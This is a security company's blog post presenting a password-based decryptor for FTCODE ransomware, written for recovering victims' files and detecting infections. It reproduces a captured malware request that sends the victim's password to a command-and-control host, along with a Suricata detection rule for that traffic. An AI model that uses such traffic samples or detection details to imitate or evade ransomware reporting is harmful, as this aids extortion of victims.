
# FTdecryptor: a simple password-based FTCODE decryptor

certego.net/en/news/ftdecryptor-a-simple-password-based-ftcode-decryptor/




**Date:**
24 October 2019

**Tag:**
ftcode, decryptor

Hi there, this is Gabriele Pippi, from the Certego Purple Team.

I want to share this simple password-based FTCODE decryptor.

**Note #1: this must be considered a beta version of the script; the author assumes no responsibility for any damage caused by running it.**

**Note #2: currently the malware sends the password both as plain and cypher text; we believe the behavior may change soon as the malware is updated, and the plain text form may not be available anymore.**

**Note #3: decrypting files with an incorrect password may make them unrecoverable; so, we recommend taking a backup of the files before running the script.**

## Why should a password-based decryptor be useful?

Since the first observed campaigns, documented in this article, we have noticed that FTCODE was sending the password in plaintext within the body of an HTTP post request to the C&C.
Once implemented the relevant Suricata signatures, I decided to develop this tool internally, in order to make the decryption operation feasible.
In all of the cases we had the opportunity to put hands on, we were able to recover the encrypted files up to version *1018.1*.

## Network Traffic

In order to be able to decrypt the files successfully, it is necessary to intercept the contents of the POST request that the malware sends to the C&C at infection time; an example of such request follows:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: pta.bsspta.com
Content-Length: 591
Expect: 100-continue
Connection: Keep-Alive
ver=1018.1&vid=leg1&guid=507df552-5c4b-4d38-a486-0c721e84abdb&ext=10b15d&ek
=fumgTalOYphVc1RntCG2vQrU4AeBHIb7wFJo9LDMxE3k6sj0S5&r1=UjVUZHd5ekpXbThoTkpr
c0VZbTBNM25vdkNYTFpYdFpCdnYxZkM1TTY2MDZ0enZ1NFEvVVIxVzk5ZTVscnJwNkx0Y1FIbnV
wOFRoeStzclhWWURaWGdjZ0pzYjdGL3U5MHVPcjViTUdIeGRsQTA2VnFINGNNenlQaHNKMWRuV0
5wOUxjcGZ2czVRQUNSSTRZRkY3R3BaOHluSnlVOVRiN3FHcENvb2dWYk5vPTthWDdHZVNvOVozT
1dGdCtMRDhBeG9RTXZFU3YwUjBXWHBNbGd0S08yd3JVNUNTeXhIamZtMldOUytGMkZjdnVwTXE1
bWU5T09VNkNvS0dpTnZ5bmNWZGZsdUZld2p2cVdHbEwwN0E3bW5xbEVXT3pCMXlETml3SEwzcGx
qR0RrN2JmQklhMytmc1c2bGFxZXlqc053SUkwNE8zTXNueHJGSVpUQXhJem50Qms9&
```

**ext** = extension of encrypted files
**ek** = password in plain text
**r1** = Base64 chunk containing the encrypted password

In order to intercept the POST request, we developed the following Suricata signature, and deployed it to our network monitoring system:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CERTEGO TROJAN FTCODE
Registration Request (m.bompani)"; flow:to_server; content:"POST"; http_method;
content:"ext="; http_client_body; content:"guid="; http_client_body; content:"ek=";
http_client_body; classtype:trojan-activity; sid:9000931; rev:1;)
```

## What does the tool do?

Given the extension and the password, the tool is able to recursively decrypt the encrypted files in all the mounted disks or in a given path.

It offers the following features.

- In-memory fileless utilization: it is possible by wrapping the script in a function, leveraging the built-in PowerShell cmdlet Invoke-Expression
- Logger: it traces the activities carried out, leveraging two cmdlets described at Start/Stop Transcript
- Backup: it backs up all the files that the tool will try to decrypt.
- Some options were added to the script for possible future uses.

**Additional Details**

For further technical details and demonstrations, please refer to the official github project FTdecryptor

For further FTCODE details, please refer to this article FTCODE article

**About the author**

**Gabriele Pippi**, Purple Team (LinkedIn)

## Potrebbe interessarti anche...

1. **Malware Tales: FTCODE**

   **Date:**
   2 October 2019

## Aggiungi un Commento

Il simbolo * indica che devi compilare il campo.

- Terms of Service
- Privacy